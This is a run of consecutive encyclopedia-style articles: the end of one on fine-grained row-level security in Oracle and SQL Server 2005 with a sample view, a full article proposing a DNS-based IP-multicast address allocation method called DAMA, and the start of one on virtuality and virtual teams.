Traditionally, database views have been used for access control in relational databases. Both *Oracle* and *SQL Server* support views (Bello, Dias, Downing, Feenan, Finnerty, Norcott, Sun, Witkowski, & Ziauddin, 1998). Typically, in such a framework, the *Database Administrator* (DBA) creates different views for each user (Zhang, 2004). This becomes impractical with the databases having several hundreds of users or more, and the DBA has to rewrite the policies for each database user.

As an example, for a database with 1000 users who have different access needs, it is nearly impracti-

Figure 2. Fine-grained access control in SQL server using views



cal creating views which govern access. In contrast, *Parameterized Views* provides rule-based framework, where one view definition applies across several users. Hence, the same kinds of policies can be easily expressed using *Parameterized Views* (Rizvi et al., 2004). SQL Server 2005 doesn't support Parameterized Views, but *SQL Server* views can be defined in such a way that it can accept parameters from the user-defined functions or *SQL Server* system functions.

In order to implement *row-level security* in SQL Server 2005, we have developed a similar solution by analyzing the *Oracle*'s *VPD* feature, which can be deployed in SQL Server 2005 using database views.

As presented in *Figure 2* in the proposed method, data access is allowed only through PL/SQL stored procedures. *User roles* (Rizzo, Machanic, Skinner, Davidson, Dewson, Narkiewicz, Sack, & Walters, 2006) are used to allow access to created stored procedures. In this method, all the database operations like SELECT, UPDATE, and DELETE are done using PL/SQL stored procedures. All the tables, on which *row-level security* has been implemented, must have an additional *varchar* column to hold the current database user's login name, or any other relevant parameters that can be used to authenticate the current user accessing the database.

In this example, we have used the *SQL Server* system function *SUSER_SNAME ()* to pass the parameters to our view. *SUSER_SNAME* () returns the login name associated with a security identification number (SID). The passed parameters may vary depending on users and access rights. Since parameters can contain different values, the views can give different results. Instead of using built-in system functions like *SUSER_SNAME ()*, there is a possibility to create own functions according the security requirements that works as an extension. A parameterized authorization view can be declared as it is presented in the *List 1*.

The proposed model eliminates the need to create different views for each user who has different access rights. If there is a change in the security implementation, only modification to one view will be enough to accommodate changes, and the stored procedures allowed to access data may remain same. With this setup in place, only the particular user logged in to a database can see rows allowed to see by him/her and no other rows owned by other users. The user accessing the database through this model has no clue about the existence of other users' data, even though it exits in the same database table.

List 1. A simple parameterized authorization view

```
CREATE VIEW Secure_Emp
AS
SELECT * FROM Employee
WHERE …………………………..
……………………………… AND
WHERE Emp_ID = SUSER_SNAME ();
```

Comparing to *Oracle VPD* the proposed method is an efficient alternative solution for *Microsoft SQL Server* databases. This novel method allows fine-grained authorization at tuple levels. This solution can be utilized in implementing same security policies in heterogamous database management systems which users *Oracle* and *SQL Server* databases.

Conclusions and Future Trends

We have analyzed the problem of *fine-grained access control* in database management systems. We claimed that current access control models do not provide the means to protect the data stored in modern relational database management systems, as per the current-day requirements. The implementation of *Oracle VPD* and *Microsoft SQL Server*'s support for such a model have been analyzed, and the results were presented in the article. While fine-grained access control provides the best security protection, as it is consistent and constant, several improvements need to be done make this realistic. Commercial implementations, like *Oracle VPD* is desirable. But most of these features seem to be vendor-specific.

There are some issues related to query modifications approaches (Goldstein & Larson, 2001) which may need to be addressed at the design stages. Particularly, queries containing grouping and aggregation (Gupta, Harinarayan, & Quass, 1995) may result in inconsistencies in query modification approaches implemented in modern database management systems

We proposed a novel *Fine-Grained Access Control* method for *SQL Server 2005* based on views, which provides similar functionality as the *Oracle VPD* model. Our new model can be utilized in heterogeneous environments which use *Oracle* and *SQL Server* as databases. In the future, we are hoping to develop a general model which can be utilized by current relation database management systems.

In case of construction of the virtual networking infrastructure of virtual organizations, the security of the data stored in database management systems is crucial. However, the scalability of the management of the secure database is also a very important question. That is why the *Fine-Grained Access Control* of the popular database management systems has increasing importance. The overviewed methods and the proposed novel solution can play a fundamental role in the development of the data-sensitive application.

REFERENCES

Bell, D.E., & LaPadula, L.J. (1976). *Secure computer systems: Mathematical foundations and model*. The Mitre Corporation. Retrieved December 8, 2007, from http://csrc.nist.gov/publications/history/bell76.pdf

Bello, R., Dias, K., Downing, A., Feenan, J., Finnerty, J., Norcott, W., Sun, H., Witkowski, A., & Ziauddin, M. (1998). Materialized views in ORACLE. In *Proceedings of the VLDB Conference* (pp. 659-664).

Goldstein, J., & Larson, P. (2001). Optimizing queries using materialized views: A practical, scalable solution. In *Proceedings of the SIGMOD Conference* (pp. 331-342).

Gornshtein, D., & Tamarkins, B. (2004). *Features, strengths and weaknesses comparison between MS SQL 2005 (Yukon) and Oracle 10g databases, a technical white paper*. Retrieved December 8, 2007, from http://www.wisdomforce.com/dweb/resources/docs/MSSQL2005_ORACLE10g_compare.pdf

Gupta, A., Harinarayan, V., & Quass, D. (1995). Aggregate-query processing in data warehousing environments. In *Proceedings of the VLDB Conference* (pp. 358-369).

Jain, U. (2004). *Fine grained access control in databases, seminar report*. IIT Bombay, India. Retrieved December 8, 2007, from http://www.it.iitb.ac.in/~utkarsh/seminar/seminar.pdf

Loney, K. (2004). *Oracle database 10g - the complete reference* (pp. 371-381). McGraw-Hill Osborne.

Miley, M. (2003, September/October). Bringing computing power to the grid. *Oracle Magazine*. Retrieved December 8, 2007, from http://www.oracle.com

Nanda, A. (2004, March/April). Keeping information private with VPD. *Oracle Magazine*. Retrieved December 8, 2007, from http://www.oracle.com/technology/oramag/oracle/04-mar/o24tech_security.html

Needham, P., & Iyer, S. (2003). *Oracle database 10g Security and identity management*. An Oracle White Paper. Retrieved December 8, 2007, from http://www.oracle.com

Oracle. (2005, June). *Oracle virtual private database*. An Oracle Database 10g Release2 White Paper. Retrieved December 8, 2007, from http://www.oracle.com/technology/deploy/security/db_security/pdf/twp_security_db_vpd_10gr2.pdf

Rask, A., Rubin, D., & Neumann, B. (2005). *Implementing row- and cell-level security in classified databases using SQL Server 2005: A Microsoft technical white paper*. Retrieved December 8, 2007, from http://www.microsoft.com/technet/prodtechnol/sql/2005/multisec.mspx

Rizvi, S., Mendelzon, A., Sudarshan, S., & Roy, P. (2004, June). Extending query rewriting techniques for fine-grained access control. *SIGMOD 2004*, Paris, France. Retrieved December 8, 2007, from http://www.cse.iitb.ac.in/~sudarsha/Pubs-dir/nontruman-sigmod04.pdf

Rizzo, T., Machanic, A., Skinner, J., Davidson, L., Dewson, R., Narkiewicz, J., Sack, J., & Walters, R. (2006). In *Proceedings of Pro SQL Server 2005* (pp. 387-416). Apress.

Zhang, Z. (2004). *Authorization views and conditional query containment*. Retrieved December 8, 2007, from http://www.cs.toronto.edu/~zhzhang/Research%20Paper.pdf

KEY TERMS

Application Context: *Oracle* VPD (*see below*) specific set of variables that hold database user information in order to create a Predicate (*see below*).

Cell-Level Security (CLS): Allows restricted access to a particular cell, based on a security policy implemented in PL/SQL.

Database Administrator (DBA): A person who is responsible for the environmental aspects, such as Recoverability, Integrity, Security, Availability, Performance, Development, and testing support.

Granularity (of access control): The size of individual data items that can be authorized to users.

Oracle Grid: Oracle database running on group of low-cost servers connected by Oracle software.

Predicate: Additional SQL statement(s) pasted after WHERE clause based on security policy.

Programming Language/SQL (PL/SQL): SQL language that has programming capabilities.

Row-Level Security (RLS): Allows restrict access to records, based on a security policy implemented in PL/SQL.

Structured Query Language (SQL): It is a language for creating, modifying, and retrieving data from relational database management systems.

Tuple: In a relational database, a tuple is one record (one row) which belongs to a table

Virtual Private Database (VPD): Virtual Private Database is also known as *Fine-Grained Access Control* (FGAC). It allows defining, which rows users may access.

Global Address Allocation for Wide Area IP-Multicasting

Mihály Orosz
Budapest University of Technology and Economics, Hungary

Gábor Hosszú
Budapest University of Technology and Economics, Hungary

Ferenc Kovács
Budapest University of Technology and Economics, Hungary

INTRODUCTION

The *IP-multicast* transmission is the IP level answer for the growing one-to-many content spreading needs in multimedia applications (Hosszú, 2005). Nevertheless the address allocation and service discovery is a problematic field of this technology. Despite of the efficiency of the IP-multicast it has not been deployed in the whole Internet. Especially the global address allocation is a problematic part of the Internet-wide multicasting. This article addresses such problems in order to review the existing methods and the emerging research results.

The IP-multicasting uses a shared IPv4 address range. In Internet-wide applications the dynamic allocation and reuse of the addresses is essential. Recent Internet-wide IP-multicasting protocols (MBGP/MSDP/PIM-SM) have a scalability or complexity problem. The article introduces the existing solution for the wide-area multicasting and also proposes a novel method, which overcomes the limitations of the previous approaches.

BACKGROUND

The IP-multicasting provides an excellent solution for the one-to-many communication problems. The *IP-multicast* is based on the routers, which act as nodes of the multicast distribution tree. In such a way the routers multiply the multicast packets to be forwarded to every member of the multicast group. The IP-multicast method relies on network level mechanisms, since the construction of the multicast delivery tree is based on the multicast routing protocols in the routers. In such a way the IP-multicast is a pure network level communication technology, which is a logical extension of the *unicast* (one-to-one) IP-based communication.

The alternative of the IP-multicast is the *application-level multicast* (ALM), where the multiplication points of the multicast distribution tree are the hosts and not the routers as in case of the IP-multicast (Banerjee, Bhattacharjee, & Kommareddy, 2002). The ALM methods are inherently less efficient than the IP-multicast, since the hosts in case of the ALM generate duplicated traffic around the hosts. Another disadvantage of the ALM is the inherent unreliability of its multiplication points, since these are host, which are run by users without any responsibility for the whole communication.

The sophisticated IP-multicast routing protocols, such as the *distance vector multicast routing protocol* (DVMRP) (Thyagarajan & Deering, 1995), the most widely used *protocol independent multicast—sparse mode* (PIM-SM) (Fenner, Handley, Holbrook, & Kouvelas, 2006), and the experimental *bi-directional protocol independent multicast* (BIDIR-PIM) (Handley, Kouvelas, Speakman, & Vicisano, 2005) ensure that building and ending the multicast distribution trees has already been solved inside a routing domain, where all the routers are under the same administration (or a strict hierarchy of the administrators), where there is a homogenous infrastructure for registering the sources and the receivers. Here the uniform configuration of the routers is possible and the current routers automatically can enable the multicast traffic inside the domain, which means in practice the network of an *autonomous system* (AS). The sophisticated multicast routing protocols work efficiently inside a *multicast* *routing domain*; however, the Internet is composed of several Ass, and the wide-area multicasting needs the inter-AS (inter-domain) routing as well. Unluckily, the cooperation of the ASs in transmitting the multicast traffic has not completely solved yet. It has at least three reasons; one is the address allocation problem, but the source discovery and interdomain routing are still unsolved issues. All of them will be discussed in the following text.

The first problem is related to the topology among the ASs, where the IP-multicast traffic can be forwarded. Its reason is that oppositely to the IP-unicast traffic, the destination of the multicast packets is not single and normally cannot be determined based on the destination address. That is why the peering connections among the autonomous systems developed for the unicast transmission are not appropriate for forwarding the multicast traffic. A different interdomain routing is necessary.

The second problem, which arises at the border of the AS is the *address allocation*. The address range of the IP-multicast is huge, since 270 million different IP-multicast addresses exist. However, theoretically the unwanted address collision can arise and intentional, sometimes malicious, common address usage must be taken into account, too. The dynamic allocation and release of the multicast addresses should also be solved, in order to keep the IP-multicast address allocation scalable.


The address allocation is in fact an application level problem. In order to solve it, the *session directory* (SD) networking application is developed for the multicast infrastructure. It can handle the session creation, announcement, and address allocation from multicast applications. The information about the active and scheduled sessions is typically flooded in every 15 minutes (Johnson & Johnson, 1999). However, the Session Directory was appropriate when the IP-multicast was used by researchers, who can trust in the cooperation of every other. The main problem is that SD is not scalable; therefore, it cannot be used Internet-wide. The current Internet needs a more safe and scalable method for the address allocation.

The third problem, called *source discovery*, arises in network level, when in a certain routing domain a multicast address has been allocated, and a new host in another domain should want to join to this multicast group address. The intra-domain multicast routing protocols do not announce the allocated multicast addresses to other domains, so this host has no chance to join the existing multicast session from a remote domain, typically an AS. Since the address allocations and the source discovery are strongly related problems, the possible solutions will be discussed together.

In case of the intra-domain multicast, all of these problems are solved. The multicast addresses are allocated dynamically, and they are registered in router level, for example, in case if the popular PIM-SM multicast routing protocol the *rendezvous point* (RP) router is responsible to register all the used multicast addresses (Kim, Meyer, Kilmer, & Farinacci, 2003).

The problem starts when the multicast islands (where all routers have multicast routing protocols and the *IP-multicast* is available) created in separate routing domains should be connected to each other. The first experiment was the *multicast backbone* (MBONE), which was the first Internet-wide multicast routing and session directory system. It was a logical inter-domain (tunnel) topology over the physical IP level routing, and some commonly used multicast applications (see Figure 1). The used tunneling and routing mechanisms of the DVMRP in the MBONE was one of its weak-

Figure 1. A sample topology of interconnected multicast islands



est points (Thyagarajan & Deering, 1995). The new multicast capable network elements made this system unnecessary in 2001, and they allowed a new, native IP-multicasting working Internet-wide.

In the native inter-domain multicast routing environment the multicast sessions share the physical networking layer with the unicast transport. The *multiprotocol extensions to BGP* (MBGP) inter-area routing protocol aims to use the same hierarchical unicast routing environment for multicast routing (Bates, Chandra, Katz, & Rekhter, 1998). For this purpose the PIM-SM multicast routing protocol is applied (Fenner et al., 2006).

The installation of MBGP started in 1999 and has ended in March of 2000. In 2002 in the routing tables of multicast routers there were approximately 40 million multicast addresses (Rajvaidya & Almeroth, 2003). However, this huge number means only the possible number of multicast capable hosts, not the real amount.

In order to solve the source discovery problem, the *multicast source discovery protocol* (MSDP) was developed and standardized, which makes it possible to use independent multicast routing methods inside the domains, while the multicast sessions originated from or to another domains reach all the participants. Every separate PIM-SM domain uses its own *rendezvous point* (RP) independently from other PIM-SM domains. The information about active sessions (sources) is replicated between the domains by the MSDP protocol, which means a flooding among them. Every MSDP host informs its peers about the multicast sources known by it. The new information is downloaded to the database of its local RP. The native multicast routing between the domains (inter-domain routing) is done by the MBGP protocol. The advantage of the MSDP is that it solves the problem of the Internet-wide resource discovery; however, due to the periodical flooding its scalability is limited. That is why the MSDP-based inter-domain multicast is named short-term solution, since some researchers state that a more scalable system (see the following text) should have been used.

In order to obtain a solution for the address allocation problem, the developed address allocation method called *GLOP* is more reliable than the session directory (Meyer & Lothberg, 2000). The GLOP is an address allocation protocol that statically assigns multicast IP-address ranges to the ASs. The protocol encodes the AS-number into the multicast addresses, namely the second and third segment of the IP-address is the coded AS-number. GLOP uses the 233/8 address range from the whole 224/4 (224.0.0.0... 239.255.255.255) range, which is dedicated for the IP-multicast. The main problem with such static assignment is that every AS can use only a small amount of addresses, in case of the GLOP the fourth segment of the IP-address, which means 256 different addresses, only. In addition GLOP has no mechanism to allocate an address from the possible 256 addresses in case of a starting multicast session.

Another solution for the address allocation, which solves the source discovery as well, is the *multicast address allocation architecture* (MAAA). The MAAA is a three-level architecture, including the *inter-domain level*, the *intra-domain level*, and the *host to network level*. The implementation of the top level of the architecture of the MAAA is the *multicast address set claim* (MASC) that is a hierarchical address allocation protocol interoperates with the inter-domain routing protocols. It uses a hierarchical address allocation method.

The MAAA is a scalable and dynamic system for an Internet-wide multicast; however, its architecture is very complicated, which means an important barrier against its deployment. The MBGP/MSDP/PIM-SM protocol stack uses local copy of the entire multicast source set, and therefore should not be used Internet-wide, only in smaller sets of domains or small numbers of sources.

Currently the MBGP/MSDP/PIM-SM protocols are applied for the wide-area multicasting; however, it would need a solution for the address allocation that is simple and dynamic in nature. The proposed novel address allocation method named *dynamic allocation of multicast addresses* (DAMA) targeted to give a simple and scalable solution for the dynamic allocation of the addresses and the resource discovery, as well. It is designed to improve the MBGP/MSDP/PIM-SM architecture, since based on the current practice of the multicast technology this solution can be used longer than it was supposed before.

The proposed address allocation method DAMA is a robust addressing infrastructure for multimedia one-to-many applications (audio, video-on-demand, etc.). Other recent protocols do not make it possible to start an IP-multicast-based multimedia application Internet-wide quickly. DAMA is an easy, ready to run address allocation protocol that makes it possible to start multicast streams over the Internet, but only sessions with single source are allowed by the protocol today.

THE NOVEL METHOD

In the DAMA project a protocol was constructed from the idea about using existing well-tried *domain name system* (DNS) for communication needs of multicast address allocation and service discovery, and implemented (Orosz & Tegze, 2001). DAMA is an operating system software library for applications and a DNS extension communicating with each other. The transmission control of the communication is done by the IP-level multicasting. The application uses the operating system extension, the DAMA Library to allocate multicast address and for service discovery.

The DAMA Library uses DAMA DNS Extension as distributed database system; therefore, the database functions are similar to the services of the library offers. DAMA DNS Extension uses normal DNS protocol (Mockapetris, 1987) for communication, but in order to extend DNS functionality new methods are necessary. The database records for address allocation are stored in normal DNS Resource Records. The functions of the DNS extension are listed in Table 1.

In addition, the system DAMA offers algorithms for DNS servers as it is listed in Table 2.

In order to invoke a multicast session, a server prior needs a multicast address. It asks the DAMA library for it. Every host has IP-multicast address table with 256 addresses for unicast addresses each. The DAMA library asks the local name server to allocate an address from the unicast reverse zone name server. If the name server has unmapped IP-multicast address, it maps to the unicast address of the host (in the host map every unicast address has 256 slots for multicast addresses). If there is no unmapped address, it asks an address range from the upper DNS server in the reverse mapping. If it gets new address range, then it allocates an address from it. If there is an error, or no more addresses available, then it returns an error to the DAMA library. The DAMA library allocates the offered address for the unicast address, and returns it to the applications, or signals the error. When the multicast session finishes (session termination) the application sends a freed message to the DAMA library, which sends unmapped messages to the name server. If a name server has too many unmapped addresses or has a query from upper server to free addresses, it tries to unallocate unmapped entries and gives them back to the upper server.

The workflow of the session initialization is described in Figure 2.

The base concept is using the existing DAMA DNS extension storing additional information about sources. A mechanism to allow joining and leaving sources to the session is needed. For security reasons the first source set up the session can choose one of the two authentication schemes are listed in Table 3.

In the first source-controlled case if the first source leaves the session, the session closes, even if addition sources are left. An application level mechanism is necessary to handle the requests from the additional sources implementing the authentication functionality.

FUTURE TRENDS

The described dynamic address allocation method is a solution for the Internet-wide IP-multicast problem. It allows starting IP-multicast-based applications Internet-wide with minimum configuration needs. It offers scalable dynamic address allocation, and service discovery, while the transmission control relies on the IP and higher-level protocols. In a simple situation a native IP level multicasting can be used; for reliable communication a reliable multicast transport level protocol (Orosz & Tegze, 2001) is the appropriate selection. DAMA uses the existing domain name system as the distributed database for storing address and service information. This hierarchical, distributed system makes

Table 1. DAMA library services

- Requesting and reserving available IP-multicast addresses.
- Freeing them after use.
- Querying assigned multicast IP addresses for given services and hosts.
- Querying sources of sessions related to given IP-multicast address.

Table 2. Mechanisms for DNS servers

- Allocating IP-multicast address ranges from upper servers.
- Freeing IP-multicast address ranges.
- Managing IP-multicast address range mapping for slave servers.
- Managing IP-multicast address mapping for hosts and services.

Figure 2. The DAMA workflow




Table 3. The authentication schemes

• **Public:** Any source can join the group freely up to the max source limit. • **First Source Controlled:** Only the first source of the session can register additional sources.

the protocol scalable, and redundancy of the system ensures robustness. The existing infrastructure means no need to invest into new infrastructure, and makes the services based on DAMA protocol ready to run with minimal configuration.

In order to realize the appropriate traffic management (Yu, 2001) that is important in case of the mass media transmission, the IP-multicast is necessary. The aim of the proposed DAMA project is creating an algorithm and software for multimedia applications using IP-multicasting, to let them easily connect to multicasting environments. DAMA is well scalable in the Internet, and it has a low communication overhead. The software realizations of DAMA protocol run on name servers, and under client side operating systems as extensions. DAMA offers service registration, discovery, and multicast address allocation in a distributed hierarchical infrastructure. The use of the existing domain name system makes DAMA robust, easy, and scalable.

CONCLUSION

The IP-multicast gives the theoretically optimal solution for the local- and the wide-area media streaming. It is a serious problem; the lack of Internet-wide deployment can be facilitated by applying the proposed multicast address allocation method called DAMA. The implementation and testing of the DAMA multi-source extension is in progress. The following steps are the simulation and measurement of the properties in order to refine the protocol parameters.

The relatively simple solution for the wide-area multicast, which the method DAMA provides, gives an efficient way to reach desired the global IP-multicasting. The DAMA can help the Internet-wide deployment of the IP-multicast, since it is easy to deploy and does not require fundamental changes in the IP infrastructure.

The current capability of the Internet gives the possibility of applications with multimillion users. For these purposes, the IP-multicast gives a scalable and

G

powerful solution. The proposed DAMA addressing infrastructure is a logical and smooth extension of the earlier IP-multicast address allocations and the traditional unicast-based *Domain Name System*.

REFERENCES

Banerjee, S., Bhattacharjee, B., & Kommareddy, C. (2002). Scalable application-layer multicast. *Proceedings of ACM SIGCOMM*. Pittsburgh: Association for Computing Machinery.

Bates, T., Chandra, R., Katz, D., & Rekhter, Y. (1998). *Multiprotocol extensions for BGP-4*. Internet Engineering Task Force, Network Working Group, Request for Comments (RFC) 2283. Retrieved September 29, 2006, from http://www.ietf.org/rfc/rfc2283.txt

Fenner, B., Handley, M., Holbrook, H., & Kouvelas, I. (2006). *Protocol independent multicast—Sparse mode (PIM-SM): Protocol specification (revised)* (work in progress). Internet Engineering Task Force, PIM Working Group. Retrieved September 29, 2006, from http://tools.ietf.org/html/draft-ietf-pim-sm-v2-new-12

Handley, M., Kouvelas, I., Speakman, T., & Vicisano, L. (2005). *Bi-directional protocol independent multicast (BIDIR-PIM)* (work in progress). Internet Engineering Task Force, PIM Working Group. Retrieved September 29, 2006, from http://tools.ietf.org/html/draft-ietf-pim-bidir-08

Hosszú, G. (2005). Current multicast technology. In M. Khosrow-Pour (Ed.), *Encyclopedia of information science and information technology* (Vol. I-V) (pp. 660-667). Hershey, PA: Idea Group Reference.

Johnson, V., & Johnson, M. (1999). *IP multicast APIs & protocols*. *The IP multicast channel at Stardust.com.* Retrieved January 5, 2003, from http://www.stardust.com/multicast/whitepapers/apis.htm

Kim, D., Meyer, D., Kilmer, H., & Farinacci, D. (2003). *Anycast Rendezvous Point (RP) mechanism using Protocol Independent Multicast (PIM) and Multicast Source Discovery Protocol (MSDP)*. Internet Engineering Task Force, Network Working Group, Request for Comments (RFC) 3446. Retrieved September 29, 2006, from http://tools.ietf.org/rfc/rfc3446.txt

Meyer, D., & Lothberg, P. (2000). *GLOP Addressing in 233/8*. Internet Engineering Task Force, Network Working Group, Request for Comments (RFC) 2770. Retrieved September 29, 2006, from http://tools.ietf.org/rfc/rfc2770.txt

Mockapetris, P. (1987). Domain names—Implementation and specification. Internet Engineering Task Force, Network Working Group, Request for Comments (RFC) 1035. Retrieved September 29, 2006, from http://tools.ietf.org/rfc/rfc1035.txt

Orosz, M., & Tegze, D. (2001). The SimCast multicast simulator. In *Proceedings of the International Workshop on Control & Information Technology, IWCIT'01* (pp. 66-71). Ostrava, Czech Republic: Faculty of Electrical Engineering and Computer Science, VSB-TU.

Rajvaidya, P., & Almeroth, K. (2003). Analysis of routing characteristics in the multicast infrastructure. In *Proceedings of the IEEE INFOCOM* (pp. 1532-1542). San Francisco: IEEE Press.

Thyagarajan, A. S., & Deering, S. E. (1995). Hierarchical distance-vector multicast routing for the MBone. In *Proceedings of the ACM SIGCOMM'95* (pp. 60-66). Cambridge, MA: Association for Computing Machinery.

Yu, B. (2001). *Survey on TCP-friendly congestion control protocols for media streaming applications*. Retrieved May 20, 2005, from http://cairo.cs.uiuc.edu/~binyu/writing/binyu-497-report.pdf

KEY TERMS

Address Allocation: The problem of choosing an unused IP-multicast address before starting a multicast session, and when the session has been finished, this address should be released.

Autonomous System (AS): A network, where the main routers are in common administration. The Internet is composed of peering ASs, which are independent from each other.

Domain Name System (DNS): Hierarchical distributed database for mapping the IP addresses to segmented name structure and vice versa.

Inter-Domain Routing Protocol: IP-level routing protocol in order to create paths through the border-routers of the *autonomous systems* (ASs).

IP-Multicast: Network-level multicast technology, which uses the special class-D IP-address range. It requires multicast routing protocols in the network routers.

Multicast Routing Protocol: In order to forward the multicast packets, the routers have to create multicast routing tables using multicast routing protocols. The most widely used multicast routing protocol is the *protocol independent multicast* (PIM).

Multicast Source Discovery Protocol (MSDP): This protocol makes it possible to use independent multicast routing inside the domains, while the multicast sessions originated from or to another, domains reach all the participants. In each *AS* there is at least an MSDP protocol entity in order to exchange the information about the active sources among them.

Source Discovery: This problem arises when a host sends a join message to a router. The router can forward this join message toward the source of the multicast group if it has information about the source. This problem is more difficult, if the joining host and the source of the group are in different *AS*s. In this situation the *MSDP* can be used in order to exchange the information about the active sources among the *AS*s.

Going Virtual

Evangelia Baralou
ALBA Graduate Business School, Greece

Jill Shepherd
Simon Fraser University at Harbour Centre, Canada

INTRODUCTION

Virtuality is a socially constructed reality mediated by electronic media (Morse, 1998). Virtuality has overcome the stage of being considered a "false" reality, and is now being recognized as a process of becoming through information and communication technologies (ICTs), one of the main changing trends in a world in which ownership of assets is overrated.

Organizations such as Amazon, Google, Cisco Systems, IBM, Intel Capital, Orange, and Hewlett-Packard are some of the innovative enterprises that have adopted virtual teams in order to accelerate access to global business. For example, most of the people working in product development in Orange Group, one of the UK's leading mobile phone service providers, work in virtual teams. The World Bank is also using virtual teams that collaborate across national and technical boundaries to meet organizational objectives. IBM, in a way to open up the innovation process, is pulling a technology-enabled global team (around 100,000 people) together for the online equivalent of a town meeting (Business Week Online, 2006) that will hopefully lead to idea generation by the whole IBM population, and powerful innovations in IBM.

Characterized mainly by the dimension of time-space distantiation (Giddens, 1991) virtuality has an impact on the nature and dynamics of knowledge creation (Thompson, 1995), innovation (MacKenzie, 2006), social identity (Papacharalambous & McCalman, 2000), and organizational culture (available at http://www.etw.org/2003/Archives/telework2001-proc.pdf).

The relentless advancement of ICT, in terms both of new technology and the convergence of technology (e.g., multimedia), is making virtual networking the norm rather than the exception. Socially, virtual communities are more dispersed, have different power dynamics, are less hierarchical, tend to be shaped around special interests, and are open to multiple interpretations, when compared to face-to-face equivalents. To successfully manage virtual communities, these differences need first to be understood, second, the understanding related to varying organizational aims, and third, the contextualised understanding needs to be translated into appropriate managerial implications.

In business terms, virtuality exists in the form of lifestyle choices (home-working), ways of working (global product development teams), new products (virtual theme parks), and new business models (e.g., Internet dating agencies). Socially, virtuality can take the form of talking to intelligent agents, combining reality and virtuality in surgery (e.g., using 3D imaging before and during an operation), or in policy making (e.g., combining research and engineering reports with real satellite images of a landscape with digital animations of being within that landscape, to aid environmental policy decisions).

Defining virtuality today is easy in comparison with defining, understanding, and managing it on an ongoing basis. As the title "Going Virtual" suggests, virtuality is a matter of a phenomenon in the making, as we enter into it during our everyday lives, as the technology develops, and as society changes as a result of virtual existences. The relentless advances in the technical complexity which underlies virtual functionality and the speeding up and broadening of our lives as a consequence of virtuality, make for little time and inclination to reflect upon the exact nature and effect of going virtual. As it pervades the way we live, work, and play at such a fast rate, we rarely have the time to stop and think about the implications of the phenomenon.

The aim of what follows is, therefore, to reflexively generate an understanding of the techno-social nature of virtuality, on the basis that such an understanding is a prerequisite to becoming more responsible for its nature and effects, and more successful in making the most out of it. Ways of looking at virtuality are followed by some thoughts on the managerial implications of “going virtual,” especially in relation to increased innovation.

A TECHNOSOCIAL VIEW OF VIRTUALITY

Marx foresaw how the power of technological innovation would drive social change, and how it would influence and become influenced by the social structure of society and human behaviour (Wallace, 1999). This interrelationship means that an understanding of virtuality needs to start from the theoretical acceptance of virtuality as a social reality, considering it involves human interaction associated with digital media and language in a socially constructed world (Morse, 1998). More specifically, Van Dijk (1999) suggests that going virtual, in comparison with face-to-face interaction, is characterised by:

- A less stable and concrete reality without time, place, and physical ties;
- More abstract interaction which affects interpretation of information, and, consequently, knowledge creation;
- A networked reality which both disperses and concentrates power, offering new ways of exercising power and new working relationships;
- Diffused and less hierarchical communities and interaction due to the more dynamic flow of knowledge and greater equality in participation;
- A reality often shaped around special interests.

Each of these areas is explored below, with the aim of drawing out the issues such that the managerial implications can be discussed in the following section. The emphasis is not on the technology, but on the sociomanagerial implications of how the technology promotes and moulds social existence within virtual situations, and how this context can provide the potential for creativity and continuous innovation.

A LESS STABLE AND CONCRETE REALITY

Arguably, the most fundamental characteristic of virtuality is the first on this list, namely time-space distantiation (Giddens, 1991). Prior to the development of ICTs, the main mode of communication between individuals was face-to-face interaction in a shared place and time. The presence of a shared context during face-to-face contact provides a richness, allowing for the capacity to interrupt, repair, feedback, and learn, which some see as an advantage (Nohria & Eccles, 1992, cited by Metiu & Kogut, 2001). In a virtual context, individuals interact at a distance and can interact asynchronously in cyberspace through the mediation of ICTs. The absence of shared context and time has an impact on communication (Metiu & Kogut, 2001; Thompson, 1995).

A MORE ABSTRACT REALITY

